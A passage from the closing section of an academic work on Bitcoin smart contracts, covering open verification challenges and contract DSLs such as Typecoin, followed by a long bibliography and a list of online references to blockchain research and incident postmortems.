Recent works [6] propose to verify Bitcoin smart contracts by modelling the behaviour of participants as timed automata, and then using UPPAAL [28] to check properties against an attacker. This approach correctly captures the time constraints within the contracts. The downside is that encoding this UPPAAL model into an actual implementation with Bitcoin transactions is a complex task. Indeed, a designer without a deep knowledge of Bitcoin technicalities is likely to produce an UPPAAL model that can *not* be encoded in Bitcoin. A relevant research challenge is to study specification languages for Bitcoin contracts (like e.g. the one in Section 7.2), and techniques to *automatically* encode them in a model that can be verified by a model checker.

Remarkably, the verification of security properties of smart contracts requires to deal with non-trivial aspects, like temporal constraints and probabilities. This is the case, e.g., for the verification of fairness of lotteries (like e.g. the one discussed in Section 7.3.7); a further problem is that fairness must hold against any adversarial strategy. It is not clear whether in this case it is sufficient to consider a "most powerful" adversary, like e.g. in the symbolic Dolev-Yao model. In case a contract is not secure against arbitrary (PTIME) adversaries, one would like to verify that, at least, it is secure against *rational* ones [52], which is a relevant research issue. Additional issues arise when considering more concrete models of the Bitcoin blockchain, respect to the one in Section 2.1. This would require to model *forks*, i.e. the possibility that a recent transaction is removed from the blockchain. This could happen with rational (but dishonest) miners [69].

DSLs for smart contracts. As witnessed in Section 7.3, modelling Bitcoin smart contracts is complex and error-prone. A possible way to address this complexity is to devise high-level domain-specific languages (DSLs) for contracts, to be compiled in low-level protocols (e.g., the ones in Section 7.2). Indeed, the recent proliferation of non-Turing complete DSLs for smart contracts [113, 51, 32] suggests that this is an emerging research direction.

A first proposal of an high-level language implemented on top of Bitcoin is Typecoin [43]. This language allows to model the updates of a state machine as affine logic propositions. Users can "run" this machine by putting transactions on the Bitcoin blockchain. The security of the blockchain guarantees that only the legit updates of the machine can be triggered by users. A downside of this approach is that liveness is guaranteed only by assuming cooperation among the participants, i.e., a dishonest participant can make the others unable to complete an execution.

Note instead that the smart contracts in Section 7.3 allow honest participants to terminate, regardless of the behaviours of the environment. In some cases, e.g. in the lottery in Section 7.3.7, abandoning the contract may even result in penalties (i.e., loss of the deposit paid upfront to stipulate the contract).

List of Figures

List of Tables

List of Listings

Bibliography

References

[1] Wil M. P. van der Aalst, Niels Lohmann, Peter Massuthe, Christian Stahl, and Karsten Wolf. "Multiparty Contracts: Agreeing and Implementing Interorganizational Processes". In: *Comput. J.* 53.1 (2010), pp. 90–106. DOI: 10.1093/comjnl/bxn064.

[2] Rajeev Alur and David L. Dill. "A Theory of Timed Automata". In: *Theor. Comput. Sci.* 126.2 (1994), pp. 183–235. DOI: 10.1016/0304-3975(94)90010-8.

[3] Marcin Andrychowicz, Stefan Dziembowski, Daniel Malinowski, and Lukasz Mazurek. "Fair Two-Party Computations via Bitcoin Deposits". In: *Bitcoin workshop*. 2014, pp. 105–121. DOI: 10.1007/978-3-662-44774-1_8.

[4] Marcin Andrychowicz, Stefan Dziembowski, Daniel Malinowski, and Lukasz Mazurek. "Secure Multiparty Computations on Bitcoin". In: *IEEE S & P*. 2014, pp. 443–458. DOI: 10.1109/SP.2014.35.

[5] Marcin Andrychowicz, Stefan Dziembowski, Daniel Malinowski, and Lukasz Mazurek. "Secure multiparty computations on Bitcoin". In: *Commun. ACM* 59.4 (2016), pp. 76–84. DOI: 10.1145/2896386.

[6] Marcin Andrychowicz, Stefan Dziembowski, Daniel Malinowski, and Łukasz Mazurek. "Modeling bitcoin contracts by timed automata". In: *International Conference on Formal Modeling and Analysis of Timed Systems*. Springer. 2014, pp. 7–22.

[7] Nicola Atzei and Massimo Bartoletti. "Developing Honest Java Programs with Diogenes". In: *Formal Techniques for Distributed Objects, Components, and Systems (FORTE)*. Vol. 9688. LNCS. Springer, 2016, pp. 52–61. DOI: 10.1007/978-3-319-39570-8_4.

[8] Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli. "A Survey of Attacks on Ethereum Smart Contracts (SoK)". In: *Principles of Security and Trust (POST)*. Vol. 10204. LNCS. Springer, 2017, pp. 164–186. DOI: 10.1007/978-3-662-54455-6_8.

[9] Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli. "A Survey of Attacks on Ethereum Smart Contracts SoK". In: *Proceedings of the 6th International Conference on Principles of Security and Trust - Volume 10204*. New York, NY, USA: Springer-Verlag New York, Inc., 2017, pp. 164–186. ISBN: 978-3-662-54454-9. DOI: 10.1007/978-3-662-54455-6_8.

[10] Nicola Atzei, Massimo Bartoletti, Tiziana Cimoli, Stefano Lande, Maurizio Murgia, Alessandro Sebastian Podda, and Livio Pompianu. "Contract-Oriented Programming with Timed Session Types". In: António Ravara Simon Gay. *Behavioural Types: from Theory to Tools*. River Publisher, 2017. Chap. 2, pp. 27–48. ISBN: 9788793519824. DOI: 10.13052/rp-9788793519817. URL: https://www.riverpublishers.com/pdf/ebook/chapter/RP_9788793519817C2.pdf (visited on 10/06/2018).

[11] Nicola Atzei, Massimo Bartoletti, Tiziana Cimoli, Stefano Lande, and Roberto Zunino. "SoK: Unraveling Bitcoin Smart Contracts". In: *Principles of Security and Trust*. Ed. by Lujo Bauer and Ralf Küsters. Cham: Springer International Publishing, 2018, pp. 217–242. ISBN: 978-3-319-89722-6.

[12] Nicola Atzei, Massimo Bartoletti, Stefano Lande, and Roberto Zunino. "A formal model of Bitcoin transactions". In: *Financial Cryptography and Data Security*. LNCS. Springer, 2018.

[13] Nicola Atzei, Massimo Bartoletti, Maurizio Murgia, Emilio Tuosto, and Roberto Zunino. "Contract-Oriented Design of Distributed Applications: A Tutorial". In: António Ravara Simon Gay. *Behavioural Types: from Theory to Tools*. River Publisher, 2017. Chap. 1, pp. 1–25. ISBN: 9788793519824. DOI: 10.13052/rp-9788793519817. URL: https://www.riverpublishers.com/pdf/ebook/chapter/RP_9788793519817C1.pdf (visited on 10/06/2018).

[14] Christian Badertscher, Ueli Maurer, Daniel Tschudi, and Vassilis Zikas. "Bitcoin as a Transaction Ledger: A Composable Treatment". In: *CRYPTO*. Vol. 10401. LNCS. Springer, 2017, pp. 324–356. DOI: 10.1007/978-3-319-63688-7_11.

[15] Waclaw Banasik, Stefan Dziembowski, and Daniel Malinowski. "Efficient Zero-Knowledge Contingent Payments in Cryptocurrencies Without Scripts". In: *ESORICS*. 2016, pp. 261–280. DOI: 10.1007/978-3-319-45741-3_14.

[16] Massimo Bartoletti, Tiziana Cimoli, Maurizio Murgia, Alessandro Sebastian Podda, and Livio Pompianu. "A contract-oriented middleware". In: *Formal Aspects of Component Software (FACS)*. Vol. 9539. LNCS. Springer, 2015, pp. 86–104. URL: http://co2.unica.it.

[17] Massimo Bartoletti, Tiziana Cimoli, Maurizio Murgia, Alessandro Sebastian Podda, and Livio Pompianu. "Compliance and Subtyping in Timed Session Types". In: *Formal Techniques for Distributed Objects, Components, and Systems (FORTE)*. Vol. 9039. LNCS. Springer, 2015, pp. 161–177. DOI: 10.1007/978-3-319-19195-9_11.

[18] Massimo Bartoletti, Tiziana Cimoli, and Roberto Zunino. "Compliance in behavioural contracts: a brief survey". In: *Programming Languages with Applications to Biology and Security*. Vol. 9465. LNCS. Springer, 2015, pp. 103–121. DOI: 10.1007/978-3-319-25527-9_9.

[19] Massimo Bartoletti, Julien Lange, Alceste Scalas, and Roberto Zunino. "Choreographies in the wild". In: *Science of Computer Programming* 109 (2015), pp. 36–60. DOI: http://dx.doi.org/10.1016/j.scico.2014.11.015.

[20] Massimo Bartoletti, Maurizio Murgia, Alceste Scalas, and Roberto Zunino. "Verifiable abstractions for contract-oriented systems". In: *Journal of Logical and Algebraic Methods in Programming (JLAMP)* 86 (2017), pp. 159–207. DOI: 10.1016/j.jlamp.2015.10.005.

[21] Massimo Bartoletti and Livio Pompianu. "An Analysis of Bitcoin OP_RETURN Metadata". In: *Financial Cryptography and Data Security*. Ed. by Michael Brenner, Kurt Rohloff, Joseph Bonneau, Andrew Miller, Peter Y.A. Ryan, Vanessa Teague, Andrea Bracciali, Massimiliano Sala, Federico Pintore, and Markus Jakobsson. Cham: Springer International Publishing, 2017, pp. 218–230. ISBN: 978-3-319-70278-0.

[22] Massimo Bartoletti, Alceste Scalas, Emilio Tuosto, and Roberto Zunino. "Honesty by Typing". In: *Logical Methods in Computer Science* 12.4 (2016). Pre-print available as: https://arxiv.org/abs/1211.2609. DOI: 10.2168/LMCS-12(4:7)2016.

[23] Massimo Bartoletti, Emilio Tuosto, and Roberto Zunino. "Contract-Oriented Computing in CO_2 ". In: *Sci. Ann. Comp. Sci.* 22.1 (2012), pp. 5–60. DOI: 10.7561/SACS.2012.1.5.

[24] Massimo Bartoletti, Emilio Tuosto, and Roberto Zunino. "On the Realizability of Contracts in Dishonest Systems". In: *COORDINATION*. Vol. 7274. LNCS. 2012, pp. 245–260. DOI: 10.1007/978-3-642-30829-1_17.

[25] Massimo Bartoletti and Roberto Zunino. "A Calculus of Contracting Processes". In: *LICS*. 2010, pp. 332–341. DOI: 10.1109/LICS.2010.25.

[26] Massimo Bartoletti and Roberto Zunino. "Constant-deposit multiparty lotteries on Bitcoin". In: *Financial Cryptography Workshops*. Vol. 10323. LNCS. Springer, 2017.

[27] Massimo Bartoletti and Roberto Zunino. "On the decidability of honesty and of its variants". In: *Web Services, Formal Methods, and Behavioral Types*. Vol. 9421. LNCS. Springer, 2015, pp. 143–166.

[28] Gerd Behrmann, Alexandre David, and Kim G Larsen. "A tutorial on Uppaal". In: *Formal methods for the design of real-time systems*. Vol. 3185. LNCS. Springer, 2004, pp. 200–236. DOI: 10.1007/978-3-540-30080-9_7.

[29] Iddo Bentov and Ranjit Kumaresan. "How to Use Bitcoin to Design Fair Protocols". In: *CRYPTO*. 2014, pp. 421–439. DOI: 10.1007/978-3-662-44381-1_24.

[30] Lorenzo Bettini, Mario Coppo, Loris D'Antoni, Marco De Luca, Mariangiola Dezani-Ciancaglini, and Nobuko Yoshida. "Global Progress in Dynamically Interleaved Multiparty Sessions". In: *CONCUR*. Vol. 5201. LNCS. Springer, 2008, pp. 418–433. DOI: 10.1007/978-3-540-85361-9_33.

[31] Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cedric Fournet, Anitha Gollamudi, Georges Gonthier, Nadim Kobeissi, Aseem Rastogi, Thomas Sibut-Pinote, Nikhil Swamy, and Santiago Zanella-Beguelin. "Formal Verification of Smart Contracts". In: *PLAS*. 2016.

[32] Alex Biryukov, Dmitry Khovratovich, and Sergei Tikhomirov. "Findel: Secure Derivative Contracts for Ethereum". In: *Financial Cryptography Workshops*. Vol. 10323. LNCS. Springer, 2017, pp. 453–467. DOI: 10.1007/978-3-319-70278-0_28.

[33] Matt Bishop. *A taxonomy of Unix system and network vulnerabilities*. Tech. rep. CSE-95-10. Dept. of Computer Science, University of California at Davis, 1995.

[34] Matt Bishop. "Vulnerabilities analysis". In: *Proc. Recent Advances in Intrusion Detection*. 1999, pp. 125–136.

[35] Dan Boneh and Moni Naor. "Timed Commitments". In: *CRYPTO*. 2000, pp. 236–254. DOI: 10.1007/3-540-44598-6_15.

[36] Joseph Bonneau, Jeremy Clark, and Steven Goldfeder. "On Bitcoin as a public randomness source". In: *IACR Cryptology ePrint Archive* 2015 (2015), p. 1015.

[37] Joseph Bonneau, Andrew Miller, Jeremy Clark, Arvind Narayanan, Joshua A. Kroll, and Edward W. Felten. "SoK: Research Perspectives and Challenges for Bitcoin and Cryptocurrencies". In: *IEEE S & P*. 2015, pp. 104–121. DOI: 10.1109/SP.2015.14.

[38] Giuseppe Castagna, Mariangiola Dezani-Ciancaglini, Elena Giachino, and Luca Padovani. "Foundations of session types". In: *ACM SIGPLAN Conference on Principles and Practice of Declarative Programming (PPDP)*. ACM, 2009, pp. 219–230. DOI: 10.1145/1599410.1599437.

[39] Christopher D. Clack, Vikram A. Bakshi, and Lee Braine. "Smart Contract Templates: foundations, design landscape and research directions". In: *CoRR* abs/1608.00771 (2016).

[40] Manuel Clavel, Francisco Durán, Steven Eker, Patrick Lincoln, Narciso Martí-Oliet, José Meseguer, and José F. Quesada. "Maude: Specification and Programming in Rewriting Logic". In: *TCS* (2001).

[41] Mario Coppo, Mariangiola Dezani-Ciancaglini, Luca Padovani, and Nobuko Yoshida. "Inference of Global Progress Properties for Dynamically Interleaved Multiparty Sessions". In: *COORDINATION*. Vol. 7890. LNCS. Springer, 2013, pp. 45–59. DOI: 10.1007/978-3-642-38493-6_4.

[42] Mario Coppo, Mariangiola Dezani-Ciancaglini, Nobuko Yoshida, and Luca Padovani. "Global progress for dynamically interleaved multiparty sessions". In: *Mathematical Structures in Computer Science* 26.2 (2016), pp. 238–302. DOI: 10.1017/S0960129514000188.

[43] Karl Crary and Michael J. Sullivan. “Peer-to-peer affine commitment using bitcoin”. In: *ACM Conf. on Programming Language Design and Implementation*. 2015, pp. 479–488. DOI: 10.1145/2737924.2737997.

[44] Sergi Delgado-Segura, Cristina Pérez-Solà, Guillermo Navarro-Arribas, and Jordi Herrera-Joancomartí. “A fair protocol for data trading based on Bitcoin transactions”. In: *Future Generation Computer Systems* (2017). DOI: 10.1016/j.future.2017.08.021".

[45] Kevin Delmolino, Mitchell Arnett, Andrew Millerand Ahmed Kosba, and Elaine Shi. “Step by Step Towards Creating a Safe Smart Contract: Lessons and Insights from a Cryptocurrency Lab”. In: (2016).

[46] Kevin Delmolino, Mitchell Arnett, Andrew Millerand Ahmed Kosba, and Elaine Shi. “Step by Step Towards Creating a Safe Smart Contract: Lessons and Insights from a Cryptocurrency Lab”. In: (2016).

[47] Pierre-Malo Deniélou and Nobuko Yoshida. “Multiparty Compatibility in Communicating Automata: Characterisation and Synthesis of Global Session Types”. In: *International Colloquium on Automata, Languages, and Programming (ICALP)*. Vol. 7966. LNCS. Springer, 2013, pp. 174–186. DOI: 10.1007/978-3-642-39212-2_18.

[48] Pierre-Malo Deniélou and Nobuko Yoshida. “Multiparty Session Types Meet Communicating Automata”. In: *European Symposium on Programming (ESOP)*. Vol. 7211. LNCS. Springer, 2012, pp. 194–213. DOI: 10.1007/978-3-642-28869-2_10.

[49] Mariangiola Dezani-Ciancaglini, Ugo de’Liguoro, and Nobuko Yoshida. “On Progress for Structured Communications”. In: *Trustworthy Global Computing (TGC)*. Vol. 4912. LNCS. Springer, 2007, pp. 257–275. DOI: 10.1007/978-3-540-78663-4_18.

[50] Simon Fowler. “An Erlang Implementation of Multiparty Session Actors”. In: *Interaction and Concurrency Experience*. Vol. 223. EPTCS. 2016, pp. 36–50. DOI: 10.4204/EPTCS.223.3.

[51] C. K. Frantz and M. Nowostawski. “From Institutions to Code: towards Automated Generation of Smart Contracts”. In: *Workshop on Engineering Collective Adaptive Systems (eCAS)*. 2016.

[52] Juan A. Garay, Jonathan Katz, Ueli Maurer, Björn Tackmann, and Vassilis Zikas. "Rational Protocol Design: Cryptography against Incentive-Driven Adversaries". In: *FOCS*. 2013, pp. 648–657. DOI: 10.1109/FOCS.2013.75.

[53] Juan A. Garay, Aggelos Kiayias, and Nikos Leonardos. "The Bitcoin Backbone Protocol: Analysis and Applications". In: *EUROCRYPT*. 2015, pp. 281–310. DOI: 10.1007/978-3-662-46803-6_10.

[54] Arthur Gervais, Ghassan O. Karame, Karl Wüst, Vasileios Glykantzis, Hubert Ritzdorf, and Srdjan Capkun. "On the Security and Performance of Proof of Work Blockchains". In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. CCS '16. Preprint: http://eprint.iacr.org/2016/555. Vienna, Austria: ACM, 2016, pp. 3–16. ISBN: 978-1-4503-4139-4. DOI: 10.1145/2976749.2978341. URL: http://doi.acm.org/10.1145/2976749.2978341.

[55] David M. Goldschlag, Stuart G. Stubblebine, and Paul F. Syverson. "Temporarily hidden bit commitment and lottery applications". In: *Int. J. Inf. Sec.* 9.1 (2010), pp. 33–50. DOI: 10.1007/s10207-009-0094-1.

[56] Yoichi Hirai. "Defining the Ethereum Virtual Machine for Interactive Theorem Provers". In: *Financial Cryptography Workshops*. Vol. 10323. LNCS. Springer, 2017, pp. 520–535. DOI: 10.1007/978-3-319-70278-0_33.

[57] Kohei Honda, Vasco T. Vasconcelos, and Makoto Kubo. "Language Primitives and Type Disciplines for Structured Communication-based Programming". In: *European Symposium on Programming (ESOP)*. Vol. 1381. LNCS. Springer, 1998, pp. 22–138. DOI: 10.1007/BFb0053567.

[58] Kohei Honda, Nobuko Yoshida, and Marco Carbone. "Multiparty Asynchronous Session Types". In: *J. ACM* 63.1 (2016), 9:1–9:67. DOI: 10.1145/2827695.

[59] Kohei Honda, Nobuko Yoshida, and Marco Carbone. "Multiparty asynchronous session types". In: *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*. ACM, 2008, pp. 273–284. ISBN: 978-1-59593-689-9. DOI: 10.1145/1328438.1328472.

[60] Hans Hüttel et al. “Foundations of Session Types and Behavioural Contracts”. In: *ACM Comput. Surv.* 49.1 (2016), 3:1–3:36. ISSN: 0360-0300. DOI: 10.1145/2873052.

[61] Naoki Kobayashi. “A New Type System for Deadlock-Free Processes”. In: *Proc. CONCUR*. Vol. 4137. LNCS. Springer, 2006, pp. 233–247. DOI: 10.1007/11817949_16.

[62] Ahmed E. Kosba, Andrew Miller, Elaine Shi, Zikai Wen, and Charalampos Papamanthou. “Hawk: The Blockchain Model of Cryptography and Privacy-Preserving Smart Contracts”. In: *IEEE Symposium on Security and Privacy*. 2016, pp. 839–858. DOI: 10.1109/SP.2016.55.

[63] Ranjit Kumaresan and Iddo Bentov. “How to Use Bitcoin to Incentivize Correct Computations”. In: *ACM CCS*. 2014, pp. 30–41. DOI: 10.1145/2660267.2660380.

[64] Ranjit Kumaresan, Tal Moran, and Iddo Bentov. “How to Use Bitcoin to Play Decentralized Poker”. In: *ACM CCS*. 2015, pp. 195–206. DOI: 10.1145/2810103.2813712.

[65] Carl E Landwehr, Alan R Bull, John P McDermott, and William S Choi. “A taxonomy of computer program security flaws”. In: *ACM Computing Surveys* 26.3 (1994), pp. 211–254.

[66] Julien Lange and Emilio Tuosto. “Synthesising Choreographies from Local Session Types”. In: *CONCUR*. Vol. 7454. LNCS. Springer, 2012, pp. 225–239. DOI: 10.1007/978-3-642-32940-1_17.

[67] Julien Lange, Emilio Tuosto, and Nobuko Yoshida. “From Communicating Machines to Graphical Choreographies”. In: *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*. 2015, pp. 221–232. DOI: 10.1145/2676726.2676964.

[68] Flavio Lerda and Willem Visser. “Addressing dynamic issues of program model checking”. In: *SPIN workshop on Model checking of software*. 2001, pp. 80–102.

[69] Kevin Liao and Jonathan Katz. “Incentivizing Blockchain Forks via Whale Transactions”. In: *Financial Cryptography Workshops*. Vol. 10323. LNCS. Springer, 2017, pp. 264–279. DOI: 10.1007/978-3-319-70278-0_17.

[70] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. “Making Smart Contracts Smarter”. In: *ACM CCS*. 2016. URL: http://eprint.iacr.org/2016/633.

[71] Bill Marino and Ari Juels. "Setting Standards for Altering and Undoing Smart Contracts". In: *RuleML*. 2016, pp. 151–166. DOI: 10.1007/978-3-319-42019-6_10.

[72] Andrew Miller and Iddo Bentov. "Zero-Collateral Lotteries in Bitcoin and Ethereum". In: *EuroS&P Workshops*. 2017, pp. 4–13. DOI: 10.1109/EuroSPW.2017.44.

[73] Robin Milner. *Communication and concurrency*. Prentice-Hall, Inc., 1989.

[74] Malte Möser and Rainer Böhme. "Trends, Tips, Tolls: A Longitudinal Study of Bitcoin Transaction Fees". In: (2015).

[75] Malte Möser, Ittay Eyal, and Emin Gün Sirer. "Bitcoin covenants". In: *Financial Cryptography Workshops*. Springer. 2016, pp. 126–141.

[76] A. Mukhija, Andrew Dingwall-Smith, and D.S. Rosenblum. "QoS-Aware Service Composition in Dino". In: *ECOWS*. Vol. 5900. LNCS. Springer, 2007, pp. 3–12. DOI: 10.1109/ECOWS.2007.24.

[77] Rumyana Neykova. "Session Types Go Dynamic or How to Verify Your Python Conversations". In: *Workshop on Programming Language Approaches to Concurrency and Communication-cEntric Software (PLACES)*. Vol. 137. EPTCS. 2013, pp. 95–102. DOI: 10.4204/EPTCS.137.8.

[78] Rumyana Neykova and Nobuko Yoshida. "Multiparty Session Actors". In: *COORDINATION*. Vol. 8459. LNCS. Springer, 2014, pp. 131–146. DOI: 10.1007/978-3-662-43376-8_9.

[79] Nicholas Ng and Nobuko Yoshida. "Static deadlock detection for concurrent go by global session graph synthesis". In: *International Conference on Compiler Construction (CC)*. ACM, 2016, pp. 174–184. DOI: 10.1145/2892208.2892232.

[80] Nicholas Ng, Nobuko Yoshida, and Kohei Honda. "Multiparty Session C: Safe Parallel Programming with Message Optimisation". In: *Objects, Models, Components, Patterns (TOOLS)*. 2012, pp. 202–218. DOI: 10.1007/978-3-642-30561-0_15.

[81] Xavier Nicollin and Joseph Sifakis. "An Overview and Synthesis on Timed Process Algebras". In: *CAV*. Vol. 575. LNCS. 1991, pp. 376–398. DOI: 10.1007/3-540-55179-4_36.

[82] Tobias Nipkow, Lawrence C. Paulson, and Markus Wenzel. *Isabelle/HOL: a proof assistant for higher-order logic*. Vol. 2283. Springer Science & Business Media, 2002.

[83] Russell O'Connor. "Simplicity: A New Language for Blockchains". In: *PLAS*. 2017. URL: http://arxiv.org/abs/1711.03028.

[84] Russell O'Connor and Marta Piekarska. "Enhancing Bitcoin transactions with covenants". In: *Financial Cryptography Workshops*. 2017.

[85] Daejun Park, Yi Zhang, Manasvi Saxena, Philip Daian, and Grigore Roşu. "A Formal Verification Tool for Ethereum VM Bytecode". In: *Proceedings of the 26th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE'18)*. ACM, 11/2018, pp. 912–915. DOI: http://dx.doi.org/10.1145/3236024.3264591.

[86] Cécile Pierrot and Benjamin Wesolowski. "Malleability of the blockchain's entropy". In: *IACR Cryptology ePrint Archive* 2016 (2016), p. 370.

[87] Frank Piessens. "A taxonomy of causes of software vulnerabilities in Internet software". In: *Int. Symp. on Software Reliability Engineering*. 2002, pp. 47–52.

[88] Yonatan Sompolinsky and Aviv Zohar. "Secure High-Rate Transaction Processing in Bitcoin". In: *Financial Cryptography and Data Security*. 2015, pp. 507–527. DOI: 10.1007/978-3-662-47854-7_32.

[89] Mudhakar Srivatsa, Li Xiong, and Ling Liu. "TrustGuard: countering vulnerabilities in reputation management for decentralized overlay networks". In: *International Conference on World Wide Web (WWW)*. ACM, 2005, pp. 422–431. DOI: 10.1145/1060745.1060808.

[90] Nikhil Swamy et al. "Dependent types and multi-monadic effects in F*". In: *POPL*. 2016. DOI: 10.1145/2837614.2837655.

[91] Paul F. Syverson. "Weakly Secret Bit Commitment: Applications to Lotteries and Fair Exchange". In: *IEEE CSFW*. 1998, pp. 2–13. DOI: 10.1109/CSFW.1998.683149.

[92] Nick Szabo. "Formalizing and Securing Relationships on Public Networks". In: *First Monday* 2.9 (1997). URL: http://firstmonday.org/htbin/cgiwrap/bin/ojs/index.php/fm/article/view/548.

[93] Kaku Takeuchi, Kohei Honda, and Makoto Kubo. "An Interaction-based Language and its Typing System". In: *PARLE*. 1994, pp. 398–413. DOI: 10.1007/3-540-58184-7_118.

[94] Kaku Takeuchi, Kohei Honda, and Makoto Kubo. "An Interaction-based Language and its Typing System". In: *PARLE*. 1994, pp. 398–413. DOI: 10.1007/3-540-58184-7_118.

[95] V. T. Vasconcelos. "Fundamentals of Session Types". In: *Information and Computation* 217 (2012), pp. 52–70.

[96] Willem Visser, Klaus Havelund, Guillaume Brat, SeungJoon Park, and Flavio Lerda. "Model checking programs". In: *Automated Software Engineering* 10.2 (2003), pp. 203–232.

[97] Karl Wüst and Arthur Gervais. *Ethereum Eclipse Attacks*. Tech. rep. ETH-Zürich, 2016. DOI: 10.3929/ethz-a-010724205.

[98] Nobuko Yoshida, Raymond Hu, Rumyana Neykova, and Nicholas Ng. "The Scribble Protocol Language". In: *Trustworthy Global Computing (TGC)*. Vol. 8358. LNCS. Springer, 2013, pp. 22–41. DOI: 10.1007/978-3-319-05119-2_3.

Online references

[99] *A Postmortem on the Parity Multi-Sig Library Self-Destruct*. 11/2017. URL: https://goo.gl/Kw3gXi.

[100] *Announcement of imminent hard fork for EIP150 gas cost changes*. URL: https://blog.ethereum.org/2016/10/13/announcement-imminent-hard-fork-eip150-gas-cost-changes/.

[101] Nicola Atzei. *Balzac Online editor*. URL: https://editor.balzac-lang.xyz.

[102] Nicola Atzei, Massimo Bartoletti, Tiziana Cimoli, and Stefano Lande. *Balzac Documentation*. URL: https://docs.balzac-lang.xyz.

[103] Adam Back and Iddo Bentov. *Note on fair coin toss via Bitcoin*. 2013. URL: http://www.cs.technion.ac.il/~idddo/cointossBitcoin.pdf.

[104] Massimo Bartoletti, Tiziana Cimoli, and Maurizio Murgia. *Timed Session Types*. Pre-print available at http://tcs.unica.it/papers/tst.pdf. 2015.

[105] *Bitcoin Core integration/staging tree*. URL: https://github.com/bitcoin/bitcoin (visited on 09/25/2018).

[106] *Bitcoin developer guide - Escrow and arbitration*. URL: https://goo.gl/8XL5Fn.

[107] *Bitcoin wiki - Contracts - Using external state*. URL: https://en.bitcoin.it/wiki/Contract%5C#Example_4:_Using_external_state.

[108] *Bitcoin wiki script*. URL: https://en.bitcoin.it/wiki/Script (visited on 10/01/2018).

[109] G. Maxwell. *The first successful Zero-Knowledge Contingent Payment*. 2016. URL: https://bitcoincore.org/en/2016/02/26/zero-knowledge-contingent-payments-announcement/.

[110] *Bitcointalk: Hi!My name is Rubixi*. URL: https://bitcointalk.org/index.php?topic=1400536.60.

[111] BitFury group. *Smart Contracts on Bitcoin Blockchain*. 2015. URL: http://bitfury.com/content/5-white-papers-research/contracts-1.1.1.pdf.

[112] *Block Validation Algorithm - Ethereum Wiki*. URL: https://github.com/ethereum/wiki/wiki/Block-Protocol-2.0%5C#block-validation-algorithm.

[113] Richard G. Brown, James Carlyle, Ian Grigg, and Mike Hearn. *Corda: An Introduction*. 2016. URL: http://r3cev.com/s/corda-introductory-whitepaper-final.pdf.

[114] Christian Cachin, Angelo De Caro, Pedro Moreno-Sanchez, Björn Tackmann, and Marko Vukolić. *The Transaction Graph for Modeling Blockchain Semantics*. Cryptology ePrint Archive, Report 2017/1070. 2017. URL: https://eprint.iacr.org/2017/1070.

[115] Anton Churyumov. *Byteball: a Decentralized System for Transfer of Value*. 2016. URL: https://byteball.org/Byteball.pdf.

[116] Vitalik Buterin. *Ethereum: a next generation smart contract and decentralized application platform*. 2013. URL: https://github.com/ethereum/wiki/wiki/White-Paper.

[117] *Ethereum Classic*. URL: https://ethereumclassic.github.io/.

[118] *Ethereum Wiki: Ethash*. 2018. URL: https://github.com/ethereum/wiki/wiki/Ethash.

[119] *Etherscan: Rubixi code*. URL: https://etherscan.io/address/0xe82719202e5965Cf5D9B6673B7503a3b92DE20be.

[120] *Etherscripter*. URL: http://etherscripter.com.

[121] *Explaining EIP 150*. URL: https://www.reddit.com/r/ethereum/comments/56f6we/explaining_eip_150/.

[122] *GovernMental analysis*. URL: https://www.reddit.com/r/ethereum/comments/4ghzhv/governmentals_1100_eth_jackpot_payout_is_stuck/.

[123] *GovernMental code*. URL: https://etherchain.org/account/0xF45717552f12Ef7cb65e95476F217Ea008167Ae3%5C#code.

[124] *GovernMental main page*. URL: http://governmental.github.io/GovernMental/.

[125] *Hacking, Distribute: Scanning Live Ethereum Contracts for the "Unchecked-Send" Bug*. URL: http://hackingdistributed.com/2016/06/16/scanning-live-ethereum-contracts-for-bugs/.

[126] *Hard Fork completed*. URL: https://blog.ethereum.org/2016/07/20/hard-fork-completed/.

[127] Mike Hearn. *Rapidly-adjusted (micro)payments to a pre-determined party*. 2013. URL: bitcointalk.org.

[128] Yoichi Hirai. *Formal Verification of Deed Contract in Ethereum Name Service*. 2016. URL: https://yoichihirai.com/deed.pdf.

[129] *Hyperledger – Open Source Blockchain Technologies*. URL: https://www.hyperledger.org/ (visited on 09/25/2018).

[130] *Ivy playground for Bitcoin*. URL: https://ivy-lang.org/ (visited on 10/07/2018).

[131] *King of the Ether Throne: Post mortem investigation*. URL: https://www.kingoftheether.com/postmortem.html.

[132] *King of the Ether Throne: source code*. URL: https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contracts/KingOfTheEtherThrone.sol.

[133] Julien Lange and Emilio Tuosto. *A toolchain for choreography-based analysis of application level protocols*. Available at https://bitbucket.org/emlio_tuosto/gmc-synthesis-v0.2.

[134] Johnson Lau. *Upgrading Bitcoin: Segregated Witness*. URL: https://www.bitcoinhk.org/media/presentations/2016-03-16/2016-03-16-Segregated_Witness.pdf (visited on 09/25/2018).

[135] *MAker DART: a random number generating game for Ethereum*. URL: https://github.com/makerdao/maker-darts.

[136] *CoinMarketCap: Ethereum Market Capitalizations*. 2016. URL: https://coinmarketcap.com/currencies/ethereum.

[137] Satoshi Nakamoto. *Bitcoin: a peer-to-peer electronic cash system*. 2008. URL: https://bitcoin.org/bitcoin.pdf.

[138] *Parity Wallet Security Alert*. 07/2017. URL: https://paritytech.io/blog/security-alert.html.

[139] Stuart Popejoy. *The Pact Smart Contract Language*. 2016. URL: http://kadena.io/pact.

[140] *RANDAO: a DAO working as RNG of Ethereum*. URL: https://github.com/randao/randao.

[141] *Solidity libraries*. URL: http://solidity.readthedocs.io/en/develop/contracts.html%5C#libraries.

[142] *Solidity: Members of addresses*. URL: http://solidity.readthedocs.io/en/develop/types.html%5C#members-of-addresses.

[143] *The DAO Raises More Than $117 Million in World's Largest Crowdfunding to Date*. URL: https://bitcoinmagazine.com/articles/the-dao-raises-more-than-million-in-world-s-largest-crowdfunding-to-date-1463422191.

[144] *The Ethereum network is currently undergoing a DoS attack*. URL: https://blog.ethereum.org/2016/09/22/ethereum-network-currently-undergoing-dos-attack/.

